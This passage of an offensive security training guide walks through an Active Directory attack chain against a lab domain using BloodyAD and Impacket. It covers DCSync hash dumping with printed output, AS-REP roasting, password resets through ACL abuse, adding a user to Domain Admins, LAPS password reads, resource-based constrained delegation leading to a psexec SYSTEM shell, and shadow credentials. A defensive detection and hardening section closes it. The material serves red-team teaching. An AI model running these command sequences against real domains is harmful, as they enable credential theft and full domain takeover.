impacket-secretsdump is one of the most critical post-exploitation tools in Active Directory environments. If you have valid credentials and the right privileges, it can expose the entire domain's credential structure, making it a cornerstone tool for both attackers and defenders.

```
impacket-secretsdump ignite.local/kinjal:Password@1@192.168.1.11
```

A complete credential dump including:

- NTLM hashes for every domain user (Administrator, Guest, krbtgt, all Tech OU users, computer accounts)
- Kerberos AES-256, AES-128, and DES-CBC-MD5 keys for all accounts
- Domain Controller Machine Account Hash (DC$)
- Computer account hashes (MSEDGEWIN10$, WIN-SQL$, MyGMSA$, fakepc$)

```
┌──(root㉿kali)-[~]
└─# impacket-secretsdump ignite.local/kinjal:Password@1@192.168.1.11
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:86965c363b79c735df12fe6a69d428e6:::
raj:1103:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
aarti:1105:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
sanjeet:1107:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
komal:1108:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38:::
ram:1109:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
sita:1110:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
krishna:1111:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
raaz:1112:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
aaru:1113:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
shivam:1114:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
rudra:1115:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
aarav:1116:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
shreya:1117:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
jerry:1120:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
tom:1121:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
demo:1602:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
hulk:1603:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38:::
natasha:1604:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
kinjal:1606:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:7399f188f8607bc192900d9cf5d611d2:::
MSEDGEWIN10$:1104:aad3b435b51404eeaad3b435b51404ee:422699547b6427ffbac7467d02f7852b:::
WIN-SQL$:1106:aad3b435b51404eeaad3b435b51404ee:d70fba7c9373fb3ff5d987e28cda213c:::
MyGMSA$:1119:aad3b435b51404eeaad3b435b51404ee:2306fbf9efe4e31403aa525f68ce29e6:::
fakepc$:1601:aad3b435b51404eeaad3b435b51404ee:a29f7623fd11550def0192de9246f46b:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:e1182a9a34827cabac57a635ae47ce2b2945b4e9397d369b07d4d
Administrator:aes128-cts-hmac-sha1-96:eae5c8006cd744446115d2eab39d9f8f
Administrator:des-cbc-md5:dca1cd9d4a089413
krbtgt:aes256-cts-hmac-sha1-96:85eac3fcd5264b4c2b68ce6e0f0e500f2d177fd57570b2ac63bb3571302b
krbtgt:aes128-cts-hmac-sha1-96:3460fe2f233ee25d8e740d4295da5f8a
krbtgt:des-cbc-md5:4f897373c8325dbf
raj:aes256-cts-hmac-sha1-96:af5c68f9c15325a03f0cc4b0833f7a1bf4a5607377f7a2412d0dcf8b6ad4a75
raj:aes128-cts-hmac-sha1-96:51aa342b29ba8b8308c7b3d479bbe795
raj:des-cbc-md5:d3ae083249cbdc85
aarti:aes256-cts-hmac-sha1-96:2ba3305d4ed69fc95328fec7906563fa23cc50c750e214cbc5846041176e7
aarti:aes128-cts-hmac-sha1-96:28d994cfb0f59b0055b585344462bca7
aarti:des-cbc-md5:c4c80da2fe404c51
sanjeet:aes256-cts-hmac-sha1-96:c1e25051a6e747283499c93776a0c270c3f9262a5d1aa05e45afebd6a6e
```

Cleaning Up — Removing DCSync Rights

This command uses the tool bloodyAD to **remove DCSync privileges** from a user (kinjal) in an Active Directory environment.

```
bloodyAD -d ignite.local -u administrator -p Ignite@987 --host 192.168.1.11 remove dcsync kinjal
```

kinjal can't DCSync anymore'. Always clean up granted permissions during authorized red team engagements.


```
┌──(root㉿kali)-[~]
└─# bloodyAD -d ignite.local -u administrator -p Ignite@987 --host 192.168.1.11 remove dcsync kinjal
[-] kinjal can't DCSync anymore

┌──(root㉿kali)-[~]
```

For More Details: [Credential Dumping: DCSync Attack]

Enabling AS-REP Roasting (DONT_REQ_PREAUTH)

This command uses bloodyAD to modify a user account setting in Active Directory — specifically enabling a flag that disables Kerberos pre-authentication for the user **yashika**.


```
bloodyAD --host 192.168.1.11 -d ignite.local -u administrator -p Ignite@987 add uac yashika -f DONT_REQ_PREAUTH
```



AS-REP Roasting with Impacket GetNPUsers

This command is a **key step in AS-REP Roasting**, allowing you to extract a crackable Kerberos hash for the user yashika without needing any credentials.

```
impacket-GetNPUsers ignite.local/yashika -dc-ip 192.168.1.11 -no-pass
```



For More Details: [AS-REP Roasting]

ACL Abuse — GenericAll on Domain Admins


Force Password Reset via Compromised Account

This command abuses the **ForceChangePassword** privilege — a Windows ACL right that allows a user to reset another user's password **without knowing the current one**. Here, user natasha (who has this right over hulk) is used as the alternate authenticator (-altuser/-altpass) to forcibly reset hulk's password to Ironman@123

```
bloodyAD -d ignite.local -u natasha -p Password@1 --host 192.168.1.11 set password hulk Ironman@123
```

NetExec confirms valid credentials: '[+] ignite.local\hulk:Ironman@123'. The account is now fully compromised.

```
nxc ldap 192.168.1.11 -u hulk -p Ironman@123
```




For More Details: [Abusing AD-DACL: ForceChangePassword]

Granting GenericAll on Domain Admins Group

This command grants **complete control over the Domain Admins group** to user aaru, effectively allowing them to escalate to **Domain Admin privileges** with a single step, making it one of the most dangerous permission misconfigurations in Active Directory.

```
bloodyAD --host 192.168.1.11 -d ignite.local -u administrator -p Ignite@987 add genericAll "CN=Domain Admins,CN=Users,DC=ignite,DC=local" aaru
```



Adding Self to Domain Admins via GenericAll

In this command uses bloodyAD to **add the user aaru into the Domain Admins group** in an Active Directory environment.

```
bloodyAD --host "192.168.1.11" -d "ignite.local" -u "aaru" -p "Password@1" add groupMember "Domain Admins" "aaru"
```

For More Details: [Abusing AD-DACL : Generic ALL Permissions]

Reading LAPS Passwords via BloodyAD

In this command, uses bloodyAD to **search and extract LAPS-managed local administrator passwords** from Active Directory.

```
bloodyAD --host "192.168.1.11" -d "ignite.local" -u "aarti" -p "Password@1" get search --filter '(ms-mcs-admpwdexpirationtime=*)' --attr ms-mcs-admpwd,ms-mcs-admpwdexpirationtime
```

The MSEDGEWIN10 workstation's LAPS password is returned: ms-Mcs-AdmPwd contains the current local administrator password with expiration time 134209802227139286. This provides direct local administrator access to that workstation — a critical lateral movement steppingstone.

For More Details : [Credential Dumping: LAPS]

Resource-Based Constrained Delegation (RBCD)

Resource-Based Constrained Delegation (RBCD) is an Active Directory feature that allows a computer object to specify which service accounts can impersonate users to it. When an attacker can write to a computer's msDS-AllowedToActOnBehalfOfOtherIdentity attribute, they can add a computer they control and impersonate any user — including Domain Admins — to that target machine.

Step 1 — Create an Attacker-Controlled Computer Account

In this command, it leverages a default Active Directory setting to allow a low-privileged user (geet) to create a new machine account (fakecomp$), which can later be abused for advanced attacks like delegation abuse and privilege escalation.


```
bloodyAD -u geet -p 'Password@1' -d ignite.local --host 192.168.1.11 add computer fakecomp 'Password@123'
```

Configure RBCD on the Domain Controller

In this command sets up **Resource-Based Constrained Delegation**, allowing a controlled machine (fakecomp$) to impersonate any user on the Domain Controller (DC$), making it a **critical step toward full domain compromise**.

```
bloodyAD --host 192.168.1.11 -u geet -p 'Password@1' -d ignite.local add rbcd 'DC$' 'fakecomp$'
```


fakecomp$ can now impersonate users on DC$ via S4U2Proxy'. BloodyAD writes fakecomp$'s SID into DC$'s msDS-AllowedToActOnBehalfOfOtherIdentity attribute.



Request an Impersonation Ticket (S4U2Self + S4U2Proxy)

In This command is the **core exploitation step in RBCD**, where your controlled machine account (fakepc$) successfully impersonates **Administrator** and obtains a valid Kerberos service ticket to access the Domain Controller—leading to full compromise.

```
impacket-getST ignite.local/'fakepc$':Password@123 -spn cifs/DC.ignite.local -impersonate administrator -dc-ip 192.168.1.11
```



Use the Ticket to Get a SYSTEM Shell (psexec)

We export the Kerberos credential cache and use psexec to execute commands as Administrator on the DC:

```
export KRB5CCNAME=administrator@cifs_dc.ignite.local@IGNITE.LOCAL.ccache
impacket-psexec ignite.local/administrator@DC.ignite.local -k -no-pass -dc-ip 192.168.1.11
```

For More Details: [Domain Escalation: Resource Based Constrained Delegation]

LDAP Search for Passwords & Descriptions in Active Directory

A low-privilege domain user (raj) can run this query. By default, all authenticated users in AD can read description attributes on all objects.

```
bloodyAD -u raj -p 'Password@1' -d ignite.local --host 192.168.1.48 get search --filter '(|(userPassword=*)(description=*))' --attr userPassword,description
```

```
description: GMSA

distinguishedName: CN=komal,OU=Tech,DC=ignite,DC=local
description: AS-Rep Roasting

distinguishedName: CN=sita,OU=Tech,DC=ignite,DC=local
description: Shadow Credential

distinguishedName: CN=krishna,OU=Tech,DC=ignite,DC=local
description: Domain Admin

distinguishedName: CN=raaz,OU=Tech,DC=ignite,DC=local
description: Domain User

distinguishedName: CN=aaru,OU=Tech,DC=ignite,DC=local
description: Generic All Domain Admin
userPassword: Admin@123

distinguishedName: CN=shivam,OU=Tech,DC=ignite,DC=local
description: DC Dync
```

Shadow Credentials Attack

Shadow Credentials is an AD attack that abuses the msDS-KeyCredentialLink attribute. This attribute stores public key credentials used for Windows Hello for Business (WHfB) and certificate-based authentication. If an attacker has WriteProperty rights on a target account's msDS-KeyCredentialLink attribute, they can add their own certificate — allowing them to authenticate as that account using the certificate, bypassing password authentication entirely.

Adding Shadow Credentials to DC$

The 'sita' user has been configured with WriteProperty on the DC$ computer object's msDS-KeyCredentialLink (as noted in sita's description: 'Shadow Credential'). We exploit this:

```
bloodyAD --host 192.168.1.11 -u sita -p Password@1 -d ignite.local add shadowCredentials DC$
```

BloodyAD generates an RSA key pair and registers the public key in DC$'s msDS-KeyCredentialLink attribute. The private key and certificate are saved locally:

- **pem** — the certificate to present during PKINIT authentication
- **pem** — the RSA private key

BloodyAD also outputs the exact PKINITtools command needed to obtain a TGT:

```
┌──(root㉿kali)-[~]
└─# bloodyAD --host 192.168.1.11 -u sita -p Password@1 -d ignite.local add shadowCredentials DC$
[+] KeyCredential generated with following sha256 of RSA key: 1dc4bd4d3cbc90e30cc050250e5bd0a97e4b2eef459d5c3365584a1ed9099638
No outfile path was provided. The certificate(s) will be stored with the filename: JfUtfODi
[+] Saved PEM certificate at path: JfUtfODi_cert.pem
[+] Saved PEM private key at path: JfUtfODi_priv.pem
A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
Run the following command to obtain a TGT:
python3 PKINITtools/gettgtpkinit.py -cert-pem JfUtfODi_cert.pem -key-pem JfUtfODi_priv.pem ignite.local/DC$ JfUtfODi.ccache
```

For More Details: [Domain Persistence: DC Shadow Attack]

Detection & Defensive Recommendations

Each technique demonstrated in this walkthrough has detectable indicators. Here are the key defenses:

LDAP Enumeration Detection

- Enable LDAP logging and monitor for bulk LDAP queries from non-DC sources
- Alert on LDAP searches for sensitive attributes: userPassword, unixUserPassword, msDS-ManagedPassword
- Never store passwords in LDAP description or custom attributes

Kerberoasting & AS-REP Roasting

- Audit all accounts with SPNs — remove unnecessary SPNs, use Managed Service Accounts
- Ensure all SPN accounts use strong, long passwords (25+ characters)
- Disable DONT_REQ_PREAUTH unless absolutely required — enforce Kerberos pre-authentication
- Monitor for Event ID 4769 (Kerberos Service Ticket) with RC4 encryption

DCSync Detection

- Monitor Event ID 4662 (Operation performed on AD object) with access rights 0x100 (Replicating Directory Changes All)
- Alert on non-DC accounts performing replication requests
- Regularly audit AD ACLs for accounts with DS-Replication-Get-Changes-All rights

ACL Abuse Prevention

- Implement tiered administration — separate admin accounts for different privilege levels
- Regularly audit AD ACLs using tools like BloodHound CE or PingCastle
- Enable Protected Users security group for privileged accounts
- Monitor Event ID 5136 (Directory Service object was modified) for ACL changes
- Reduce Machine Account Quota from 10 to 0 for standard users

General Hardening

- Implement Microsoft's tiered AD administrative model
- Enable Credential Guard and Protected Users group
- Use fine-grained password policies requiring 15+ character passwords for service accounts

- Deploying LAPS for local administrator account management
- Regularly run BloodHound to identify attack paths before adversaries do

Conclusion

This walkthrough demonstrated a complete Active Directory attack chain — from initial enumeration through full credential compromise — using only BloodyAD and Impacket. The ignite.local lab environment exhibited several critical misconfigurations that are unfortunately common in real enterprise environments:

- Cleartext passwords stored in LDAP attributes (aaru: userPassword, unixUserPassword)
- Multiple non-administrator accounts holding Domain Admin rights
- Default Machine Account Quota of 10 enabling RBCD attacks
- Accounts without pre-authentication requirements (AS-REP Roasting)
- No monitoring of DCSync-enabling ACL changes

BloodyAD is an exceptional tool for Linux-based red teamers. Its ability to perform LDAP-based reading and write without Windows-based utilities makes it ideal for engagements where only a Kali Linux attack box is available.

The most important takeaway is not the attack techniques themselves, but the defensive insight they provide: every misconfiguration exploited in this lab was preventable. Regular AD audits using BloodHound, enforcing the principle of least privilege, monitoring AD ACL changes, and implementing Microsoft's tiered admin model would have detected or prevented every step of this attack chain.

iGNITE Technologies

FOLLOW US ON *social media*

TWITTER

DISCORD

GITHUB

LINKEDIN

CONTACT US

FOR MORE DETAILS

+91 95993-87841

www.ignitetechnologies.in


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux